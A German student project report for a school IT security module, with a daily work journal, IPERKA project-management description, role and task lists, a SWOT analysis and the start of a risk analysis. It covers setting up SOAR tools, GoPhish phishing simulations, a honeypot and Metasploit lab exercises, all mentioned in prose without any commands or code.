Ausgeführte Arbeit	Heute habe ich mich über die verschiedenen Themen SOAR, Phishing, Outlook Phishing Button, Wi-Fi Attacke und Metasploit informiert.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der zweite Tag der LB2 verlief sehr gut. Ich war von Beginn weg konzentriert und konnte alle geplanten Aufgaben erledigen. Ich freue mich auf den dritten Tag, da ich mich dann über weitere Projekte informieren kann und somit der Realisierung immer näherkomme.

Tabelle 33: Tag 2

2.8.3. Tag 3

Datum	11.12.2020
Arbeitszeit	8.40 (Soll 8.4)
Summe der Arbeitsstunden	22.8
Geplante Arbeit	<ul style="list-style-type: none">- Informieren über Honey Pot- Informieren über Kali Linux- Informieren über Anonymität im Internet- Aufgaben formulieren
Ausgeführte Arbeit	Heute habe ich mich zu den Themen Honey Pot, Kali Linux und Anonymität im Internet informiert. Anschliessend habe ich die Aufgaben formuliert.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der dritte Tag der LB2 verlief sehr gut. Ich war von Beginn weg konzentriert und konnte alle geplanten Aufgaben erledigen. Ich freue mich auf den nächsten Arbeitstag denn nun geht es in die Planung Phase und ich habe heute den ersten Meilenstein erreicht.

Tabelle 34": Tag 3

2.8.4. Tag 4

Datum	14.12.2020
Arbeitszeit	4.0 (Soll 4)
Summe der Arbeitsstunden	26.4
Geplante Arbeit	<ul style="list-style-type: none">- SWOT und Risikoanalyse erstellen- Namenskonvention übernehmen- Testfälle erstellen- Themenübersicht erstellen- Testkonzept definieren- Anforderungen definieren
Ausgeführte Arbeit	Zum heutigen Arbeitstag habe ich die SWOT und Risikoanalyse erstellt. Diese war sehr intensiv, da man verschiedene Risiken erkennen musste und diese gut formulieren musste. Anschliessend habe ich von meiner Vorlage die Namenskonvention für Server übernommen und dann die Testfälle definiert und das dementsprechende Testkonzept. Eine kleine Themenübersicht habe ich dann auch noch erstellt.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Tag 4 der LB2 verlief sehr gut. Ich konnte innerhalb von einem Tag die Phase «Planen» abschliessen und somit den zweiten Meilenstein erreichen. Somit bin ich mit meiner Arbeit zufrieden. Ich konnte alle geplanten Aufgaben erledigen und war von Beginn weg sehr konzentriert am Arbeiten.

Tabelle 35: Tag 4

2.8.5. Tag 5

Datum	16.12.2020
Arbeitszeit	4.0 (Soll 4)
Summe der Arbeitsstunden	30.4
Geplante Arbeit	<ul style="list-style-type: none">- Entscheiden welche Tools für SOAR- Entscheiden welche Tools für Phishing und Outlook Button- Entscheiden welche Technologie für Honey Pot- Entscheiden welche Anwendungsfälle für Metasploit
Ausgeführte Arbeit	Heute habe ich verschiedene Entscheidungen treffen müssen. Für jede Entscheidung, die auch schriftlich verfasst wurde, hatte ich eine Stunde Zeit. Als SOAR Lösung habe ich mich für TheHive, Cortex und MISP entschieden. Als Phishing Tool habe ich mich für GoPhish entschieden und als Outlook Button für das Produkt von KnwoBe4. Als Honey Pot Produkt habe ich mich für T-Pot entschieden und die Anwendungsfälle für Metasploit wurde definiert. Dies heisst ich weiss welche Angriffe ich mit Metasploit machen möchte.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der fünfte Tag der LB2 verlief sehr gut. Ich war von Beginn weg konzentriert und konnte alle geplanten Aufgaben erledigen. Ich freue mich auf den nächsten Arbeitstag denn nun geht es in die Realisierung Phase und ich habe heute den dritten Meilenstein erreicht.

Tabelle 36: Tag 5

2.8.6. Tag 6

Datum	17.12.2020
Arbeitszeit	4.0 (Soll 4)
Summe der Arbeitsstunden	34.4
Geplante Arbeit	<ul style="list-style-type: none">- Aufsetzen der virtuellen Maschinen- Installation von TheHive- Installation von Cortex- Konfiguration von Analyzers und Responders in Cortex
Ausgeführte Arbeit	Zuerst habe ich heute alle benötigten virtuellen Maschinen aufgesetzt und danach TheHive sowie Cortex installiert. Zudem habe ich in Cortex die Analyzers und Responders konfiguriert. Ich habe die Analyzers so konfiguriert, dass man nun Dateien auf VirusTotal scannen lassen kann via REST-API.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Heute war ich froh, dass ich am sechsten Tag mit der Realisierung Phase beginnen konnte. Ich konnte TheHive sowie Cortex installieren und konfigurieren was mich sehr freute.

Tabelle 37: Tag 6

2.8.7. Tag 7

Datum	18.12.2020
Arbeitszeit	8.4 (Soll 8.4)
Summe der Arbeitsstunden	42.8
Geplante Arbeit	<ul style="list-style-type: none">- Installation von MISP- Integration von Cortex und MISP in TheHive- Simulation TheHive Prozesse
Ausgeführte Arbeit	Am heutigen Tag habe ich MISP installiert und danach Cortex sowie MISP in TheHive integriert und die entsprechenden Integrationen so getestet, dass man alles via TheHive steuern kann. So konnte ich Cases aus TheHive ins MISP importieren und umgekehrt ebenso. Bei Cortex konnte ich nun in TheHive die in Cortex installierten Analyzers laufen lassen. Somit konnte ich durch eröffnete Cases in TheHive Analyzers laufen lassen.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der siebte Tag der LB2 verlief gut. Ich konnte alle geplanten aufgaben erledigen und war bereits sehr weit mit meiner Realisation der Projekte. Mein SOAR funktioniert nun und ich kann mit meinem nächsten Projekt fortfahren.

Tabelle 38: Tag 7

2.8.8. Tag 8

Datum	21.12.2020
Arbeitszeit	4.0 (Soll 4)
Summe der Arbeitsstunden	46.8
Geplante Arbeit	<ul style="list-style-type: none">- Simulation MISP Prozesse- Installation von GoPhish- Erstellen und hinzufügen SSL Zertifikat GoPhish- Erstellen von Beispiel Phishing Mails und Landing Pages
Ausgeführte Arbeit	Heute war der Zeitplan sehr taff. Zuerst habe ich MISP getestet. Hier war der Fokus die Interaktion mit TheHive. Anschliessend habe ich GoPhish installiert, ein SSL Zertifikat erstellt und dann einige Beispiel Mails und Landing Pages hinzugefügt. Mit grossem Glück und einer effizienten Arbeitsweise konnte ich alles entsprechend in der Zeit abarbeiten.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der Zeitplan konnte heute eine Herausforderung werden. Für die Installation eines neuen Tool war die Zeit sehr taff. Jedoch konnte ich dem Zeitplan folgen und konnte alle geplanten Aufgaben erledigen. Die Installation bereitete mir viel Freude und ich habe mich dafür entschieden GoPhish als Projekt zu nehmen für meinen Cast.

Tabelle 39: Tag 8

2.8.9. Tag 9

Datum	22.12.2020
Arbeitszeit	4.0 (Soll 4)
Summe der Arbeitsstunden	50.8
Geplante Arbeit	<ul style="list-style-type: none">- Hinzufügen eines Report Button in Outlook- Start Simulation einer Wi-Fi Attack mit iPhone Hotspot
Ausgeführte Arbeit	Heute habe ich den Phishing Button von Knowbe4 installiert und konfiguriert. Dies verlief sehr einfach und gut. Anschliessend habe ich eine Wi-Fi Attack mit einem iPhone Hotspot durchgeführt. Technisch habe ich dies bereits gemacht, dies verlief auch sehr einfach, jedoch muss es noch dokumentiert werden.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der Zeitplan war heute sehr gut machbar. Insbesondere durch die Aufteilung der Wi-Fi Attacke auf den 23.12.2020 konnte ich mich heute nur auf die Realisierung und dann erst morgen auf die Dokumentation konzentrieren. Alle geplanten Aufgaben konnten ohne Problem erledigt werden.

Tabelle 40: Tag 9

2.8.10. Tag 10

Datum	23.12.2020
Arbeitszeit	4.0 (Soll 4)
Summe der Arbeitsstunden	54.8
Geplante Arbeit	<ul style="list-style-type: none">- Ende Simulation einer Wi-Fi Attack mit iPhone Hotspot- Simulation verschiedener Angriffe auf Metasploitable System
Ausgeführte Arbeit	Zuerst habe ich heute die Wi-Fi Attacke dokumentiert und anschliessend verschiedene Angriffe auf ein Metasploitable System durchgeführt. Es war sehr spannend mit Metasploitable zu arbeiten und die entsprechende Resilienz zu erläutern.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der Zeitplan war heute sehr gut machbar. Insbesondere durch die Aufteilung der Wi-Fi Attacke auf den gestrigen Tag den 22.12.2020 konnte ich mich heute nur auf die Dokumentation konzentrieren. Alle geplanten Aufgaben konnten ohne Problem erledigt werden.

Tabelle 41: Tag 10

2.8.11. Tag 11

Datum	27.12.2020
Arbeitszeit	4.0 (Soll 4)
Summe der Arbeitsstunden	58.8
Geplante Arbeit	<ul style="list-style-type: none">- Installieren von T-Pot- Start Erstellen einer PPP
Ausgeführte Arbeit	Heute habe ich den T-Pot installiert und in die DMZ gestellt. Dadurch konnte ich bereits Daten sammeln, die Daten werden gesammelt und später dann ausgewertet. Die Datenauswertung ist nicht Teil der LB2. Dadurch wurde dies ebenfalls nicht in den Zeitplan aufgenommen. Zudem habe ich noch zwei Stunden an der PPP gearbeitet. Dafür habe ich meine PPP Vorlage verwendet.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der heutige Arbeitstag der LB2 verlief sehr gut. Ich arbeitete am T-Pot welcher sehr einfach war zum Installieren und Begann mit meiner PPP für die Präsentation.

Tabelle 42: Tag 11

2.8.12. Tag 12

Datum	28.12.2020
Arbeitszeit	6.0 (Soll 6)
Summe der Arbeitsstunden	64.8
Geplante Arbeit	<ul style="list-style-type: none">- Ende Erstellen einer PPP- Erstellen eines Cast / Videoclips
Ausgeführte Arbeit	Als erstes habe ich heute die PPP beendet und anschliessen einen Cast aufgenommen über GoPhish und was genau Phishing ist. Der Cast wurde mit dem Tool VideoScribe gemacht.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der zwölften Tag der LB2 verlief sehr gut. Ich war von Beginn weg konzentriert und konnte alle geplanten Aufgaben erledigen. Mit VideoScribe konnte ich ein schönen und ansehnlichen Cast erstellen.

Tabelle 43: Tag 12

2.8.13. Tag 13

Datum	29.12.2020
Arbeitszeit	4.0 (Soll 4)
Summe der Arbeitsstunden	68.8
Geplante Arbeit	<ul style="list-style-type: none">- Testfälle ausführen- Testresultate dokumentieren- Reflexion bzw. Schlusswort schreiben
Ausgeführte Arbeit	Heute habe ich die Testfälle ausgeführt und diese entsprechend dokumentiert. Anschliessend habe ich die Testresultate dokumentiert und am Ende eine Reflexion geschrieben.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der heutige und letzte Arbeitstag der LB2 war sehr entspannt. Ich war nur noch an den Test dran und am Ende schrieb ich noch eine Reflexion. Zum Ende der Arbeitszeit habe ich nochmals die gesamte Dokumentation genauer angeschaut und kleiner Änderungen vorgenommen.

Tabelle 44: Tag 13

3. Projektmanagement

3.1. IPERKA

Für dieses Projekt wird nach dem Vorgehensmodell IPERKA vorgegangen und die Planung ist entsprechend dem Modell aufgebaut. Dies spiegelt sich auch in der Dokumentation wider.

IPERKA wurde bereits in einigen Schulprojekten eingesetzt und hat sich für solche Arbeiten bewährt. Bei IPERKA beschreibt jeder Buchstabe des Namens einen Projektabschnitt:




Abbildung 7: IPERKA

3.1.1. Informieren

Beim Informieren werden die Informationen abgeholt, die für die Durchführung des Projekts benötigt werden. Damit wird ein klares Bild des Auftrages geschaffen und erste Fragen werden bereits geklärt. Am Ende dieser Phase sind folgende Fragen beantwortet:

- Wie lautet der genaue Auftrag?
- Was für Bedingungen muss ich erfüllen?
- Was ist das Ziel des Projekts?
- Habe ich die notwendigen Mittel, um das Projekt durchzuführen?

3.1.2. Planen

Beim Planen wird das ganze Projekt geplant. Sprich, hier wird ein genauer Zeitplan erstellt, in dem definiert ist, wer was wann macht. Ebenfalls werden die benötigten Ressourcen definiert. Hier soll klarwerden, wie das ganze Projekt durchgeführt wird.

Am Ende dieser Phase sind folgende Fragen beantwortet:

- Wie wird das Projekt realisiert?
- Was für Ressourcen werden benötigt?
- Was wird wann erledigt?

3.1.3. Entscheiden

Beim Entscheiden wird festgelegt, welche Tools und Produkte verwendet werden sollen, um das Projekt umzusetzen. Dafür werden passende Kriterien definiert und in Frage kommende Möglichkeiten verglichen.

Am Ende dieser Phase sind folgende Fragen beantwortet:

- Mit welcher Lösung setze ich das Projekt um?
- Ist diese Lösung sinnvoll?
- Hat die Entscheidung eine ausschlaggebende Begründung?

3.1.4. Realisieren

Beim Realisieren wird das Projekt effektiv umgesetzt. Das heisst, hier werden die geplanten Arbeiten zur Umsetzung des Projektes ausgeführt und der Auftrag nach Aufgabenstellung durchgeführt.

3.1.5. Kontrollieren

Beim Kontrollieren wird die gesamte Arbeit nochmals kontrolliert und es wird geprüft, ob das Gemachte den Anforderungen entspricht. Hier wird ein Testprotokoll erstellt und ausgefüllt und die Arbeit auf Fehler überprüft.

Am Ende dieser Phase sind folgende Fragen beantwortet:

- Entspricht mein Produkt den gestellten Anforderungen?
- Ist das Produkt vollständig getestet und fehlerlos?
- Sind alle Ziele erreicht worden?

3.1.6. Auswerten

Beim Auswerten wird auf das ganze Projekt nochmal zurückgeschaut. Es werden Erkenntnisse bezüglich der Projektarbeit festgehalten und ausgearbeitet, was in zukünftigen Projekten ähnlicher Art besser gemacht werden könnte.


Am Ende dieser Phase sind folgende Fragen beantwortet:

- Was lief gut?
- Was lief schlecht und was kann man besser machen?
- Ist man zufrieden mit dem Produkt?

3.2. Projektaufbauorganisation

Das Projekt ist folgendermassen organisiert:

- **Marcello Calisto** ist der Auftraggeber.
- **Luis Lüscher** ist der Projektleiter und leitet das gesamte Projekt. Die wichtigste Entscheidung muss er beim Abschnitt «Entscheiden» fällen. Dieser Schritt ist im IPERKA Model, sehr relevant für den Projektverlauf. Unterstützt wird er dabei von den beiden System Engineers. Zudem ist er für die Projektdokumentation verantwortlich.
- **Luis Lüscher** ist Teil des Projektteams und ist als System Engineer eingestellt. ist Teil des Projektteams und ist als System Engineer eingestellt. Sein Hauptaufgabentätigkeitsgebiet liegt in der Realisation sowie im Teil Kontrollieren. Zudem unterstützt er auch die Projektleitung bei verschiedenen Aufgaben.



3.2.1. Beschreibung Projektleiter

Beschreibung von [wikipedia.org](https://en.wikipedia.org)

Im Rahmen der Projektplanung bestehen die Hauptaufgaben des Projektleiters in der Ressourcen- und Budgetplanung sowie in der Festlegung der Ziele des Projekts.

- *Projektdefinition*
- *Projektorganisation*
- *Projektplanung*
- *Kommunikation*
- *Umfeldmanagement*
- *Projektcontrolling*
- *Projektdokumentation*
- *Mitarbeiterführung*

3.2.2. Beschreibung System Engineer

Der Systemtechniker beschäftigt sich mit der Funktionalität verschiedener Hardwarekomponenten. In diesem Bereich ist er vor allem für die systemorientierte Installation, Wartung und Planung zuständig.

- Wartung sowie Installation neuer Komponenten
- Verantwortung der gesamten IT-Infrastruktur
- Planen, realisieren und administrieren von ICT-Netzwerken
- Verfügbarkeit von Diensten sicherstellen
- Schulung von Anwendern
- Störungsmanagement
- Dokumentieren der Arbeit (Nachvollziehbarkeit)

3.3. Pflichtenheft

3.3.1. Pflichtenheft Projektleiter

Stelle besetzt durch: Luis Lüscher

Folgende Pflichten innerhalb des Projekt:

- Teamorganisation
- Projektdokumentation
- Übersicht im Team
- Verlauf der Projektes bestimmen
- Zeitplan erstellen (Gant)
- Bestimmung Gruppenrollen
- Aufgabenstellung lesen + verstehen
- Vorgehensmodell auswählen
- Zeitplan erstellen
- Ziele definieren
- Arbeitsjournal führen
- Unterstützung des Projektteam im «Daily Business»
- Review der Dokumentation
- Abgabe der Projektprodukte

3.3.2. Pflichtenheft System Engineer

Stellen besetzt durch: Luis Lüscher

Folgende Pflichten innerhalb des Projekt:

- Abarbeiten der Aufgaben gemäss Aufgabenaufteilung
- Unterstützung der Projektleitung in verschiedenen Tätigkeiten
- Beschreibung Umfeld und Aufgabe
- Schreiben einer Reflexion
- Review der Dokumentation + Überarbeitung
- Aufgabenstellung lesen + verstehen
- Projektstatus an Projektleiter melden

3.4. Aufgabenaufteilung

3.4.1. Aufgaben Luis Lüscher

Hier werden die effektiven Aufgaben der einzelnen Projektmitglieder aufgelistet. Dieses stehen direkt oder indirekt im Zusammenhang mit dem im GANTT-Projektplan ersichtlichen Aktivitäten.

- Aufgabenstellung gemäss M182_Prüfungsauftrag.pdf lesen & verstehen
- Projektaufbauorganisation beschreiben
- Projektmanagementmethode beschreiben
- Organisation der Arbeitsergebnisse beschreiben
- Projektumfeld beschreibe
- Aufgabenstellung analysieren
- Modulidentifikation hinzufügen
- Informieren über SOAR
- Informieren über Phishing
- Informieren über Outlook Phishing Button
- Informiereren über Wi-Fi Attack
- Informierern über Metasploit
- Informieren über Honey Pot
- Informieren über Kali Linux
- Informieren über Anonymität im Internet
- Aufgabe formulieren
- Zeitplan erstellen
- SWOT und Risikoanalyse erstellen
- Namenskonvention übernehmen
- Testfälle erstellen
- Themenübersicht erstellen
- Testkonzept definieren
- Anforderungen definieren
- Entscheiden welche Tools für SOAR
- Entscheiden welche Tools für Phishing und Outlook Button
- Entscheiden welche Technologie für Honey Pot
- Entscheiden welche Anwendungsfälle für Metasploit
- Aufsetzen der virtuellen Maschinen
- Installation von TheHive
- Installation von Cortex
- Konfiguration von Analyzers und Responders in Cortex
- Installation von MISP
- Integration von Cortex und MISP in TheHive
- Simulation mehrer Prozesse in TheHive und MISP
- Installation von GoPhish
- Erstellen und Hinzufügen SSL Zertifikat GoPhish
- Erstellen von Beispiel Phishing Mails und Landing Pages
- Hinzufügen eines Report Button in Outlook
- Simulation einer Phishing Attack (Ansicht Unternehmen und Angreifer)
- Simulieren einer WiFi-Attack mit iPhone Hotspot
- Simulieren verschiedener Angriffe auf Metasploitable System
- Installieren von T-Pot
- Erstellen einer PowerPoint Präsentation
- Erstellen eines Cast / Videoclip
- Testfälle ausführen
- Testresultate dokumentieren
- Reflexion / Schlusswort schreiben
- Arbeitsjournal schreiben
- LB2 abgeben

3.5. SWOT

Die SWOT-Analyse Strengths (Stärken), Weaknesses (Schwächen), Opportunities (Chancen), Threats (Gefahren) ist ein Werkzeug des strategischen Managements, wird aber auch für die Qualitätsentwicklung von Programmen und Projekten eingesetzt. Mit dieser einfachen und flexiblen Methode können sowohl Stärken und Schwächen innerhalb des Projektes als auch externe Chancen und Gefahren betrachtet werden. Aus dieser Kombination kann eine Strategie für die weitere Ausrichtung von Partizipationsprojekten abgeleitet werden.

Vorteile SWOT

- Schnelle Auseinandersetzung mit positiven und negativen Aspekten einer Situation.
- Projizierung dieser Situation in die Zukunft.

Nachteile SWOT

- Oberflächliche Ergebnisse bei fehlender Ernsthaftigkeit oder Infragestellen des Nutzens möglich.

3.5.1. SWOT Beschreibung

Um die einzelnen Bereiche zu untersuchen, bieten sich unter anderen folgende Fragen an:

Strengths (Stärken)

- Was zeichnet dein Unternehmen aus?
- Was sind/waren seine grössten Erfolge?
- Und im direkten Vergleich: Was kann das Unternehmen besser als seine Wettbewerber?

Weaknesses (Schwächen)

- Worin ist das Unternehmen nicht gut?
- Was fehlt im Unternehmen?
- Und wieder im direkten Vergleich: Was können die Wettbewerber besser?

Opportunities (Chancen)

- Welche positiven Trends zeichnen sich ab?
- Welche gesellschaftlichen, wirtschaftlichen, technologischen oder politischen Entwicklungen könnten dem Unternehmen zugutekommen?
- Welche sonstigen Rahmenbedingungen sind positiv (oder ändern sich in eine positive Richtung)?

Threats (Bedrohungen)

- Welche negativen Trends zeichnen sich ab?
- Welche gesellschaftlichen, wirtschaftlichen, technologischen oder politischen Entwicklungen könnten dem Unternehmen schaden?
- Welche sonstigen Rahmenbedingungen sind negativ (oder ändern sich in eine negative Richtung)?

3.5.2. SWOT Strategie

Mit der Analyse der vier Bereiche ist man nun zwar einen guten Überblick über die aktuelle Situation sowie anstehende Herausforderungen, aber wenn man jetzt aufhört, verpasst man einen wichtigen abschliessenden Analyseschritt. Das eigentliche Ziel einer SWOT Analyse ist es nämlich nicht, diese Faktoren einfach zu sammeln, sondern – darauf aufbauend – strategische Massnahmen zu identifizieren. Dafür musst du nun die Wechselwirkungen der vier Bereiche analysieren. Aus den unterschiedlichen Kombinationen kann man wiederum vier Kategorien an strategischen Massnahmen ableiten:

SO-Strategie Strengths und Opportunities

- «Welche Stärken können wir nutzen, um von den Chancen zu profitieren?»
- Strategien, die hieraus abgeleitet werden, fallen in die Kategorie «Führungsposition ausbauen» und sind relativ einfach durchzuführen.

WO-Strategie Weaknesses und Opportunities

- «Welche Schwächen hindern uns daran, die Chancen zu nutzen?»
- Hieraus ergeben sich Strategien aus der Kategorie «Zum Wettbewerb aufholen».

ST-Strategie Strengths und Threats

- «Welche Stärken können wir nutzen, um Bedrohungen zu reduzieren?»
- Massnahmen aus diesem Bereich fallen in die Kategorie «Absichern».

WT-Strategien Weaknesses and Threats

- «Welche Schwächen hindern uns daran, die Bedrohungen zu reduzieren?»
- Massnahmen aus dieser Kombination fallen in die Kategorie «Vermeiden».

3.5.3. SWOT Analyse

SWOT-Analyse		Projektanalyse	
Umweltanalyse	Chancen (Opportunities)	Aus welchen Stärken ergeben sich neue Chancen?	Schwächen eliminieren, um neue Chancen zu nutzen
	O1: Bessere Lösung als andere Teams erarbeiten O2: Umfangreiche Dokumentation O3: Zeitplan wird gelockert.	SO1: Erarbeitung von tollen Produkten, da alle hohe Motivation haben. (Motivation MA) SO2: Umfangreiche Dokumentation, da hohe Motivation sowie erfahrene Projektmitglieder.	WO1: Arbeit gut aufteilen, sodass Last entsprechend verteilt ist. WO2: Kommunikation gut aufrechterhalten, sodass Engpässe ausgeschlossen werden können
	Risiken (Threats)	Welche Stärken minimieren Risiken?	Strategien, damit Schwächen nicht zu Risiken werden?
	T1: Umfang der Arbeit könnte zu gross sein. T2: Einfluss anderer Teams auf unser Projekt	ST1: Sozialkompetenz ist sehr gut, Kollaboration somit kein Problem. ST2: Kurze Entscheidungswege, dadurch schnelle Entscheidungen. (Weniger Diskussionen)	WT1: Dokumentation sollte vor der Abgabe durch alle Projektmitglieder angeschaut werden.

Tabelle 45: SWOT Analyse

3.6. Risikoanalyse

3.6.1. Erklärung

Bei der Risikoanalyse handelt es sich um eine vorausschauende Diagnose, um mögliche Probleme zu erkennen, einzudämmen und zu minimieren.

Gründe für eine Risikoanalyse sind die Prävention für eventuell auftauchende Probleme, die vorausschauende Planung des Projektes und die Garantie eines reibungslosen Ablaufs.


3.6.2. Vorgehensweise

- 1) Ziele SMART beschreiben
 - a) M, R und T sind Vorgaben der Risikoanalyse
- 2) Risikobereich identifizieren
 - a) Suchen von möglichen Risiken, dabei alle Projektdimensionen beachten (Qualität, Ressourcen, Zeit). Dabei ist es wichtig, die Ursachen der Risiken zu benennen – nicht die Symptome (progressiv abstrahieren).
- 3) Symptome benenne
 - a) Symptome sind Erkennungsmerkmale für Risiken, die anzeigen, ob ein Problem bereits eingetreten ist oder einzutreten droht.
- 4) Risiken bewerten und gewichten mittels Risikomatrix
 - a) Jedem Risiko die Kriterien «Wahrscheinlichkeit des Eintreffens» und Tragweite zuordnen.
- 5) Vorbeugende Massnahmen umsetzen mittels Risikoanalysetabelle
 - a) Verbindliche Umsetzung von Gegenmassnahmen, die entweder das Problem verhindern oder seine Auswirkung begrenzen.
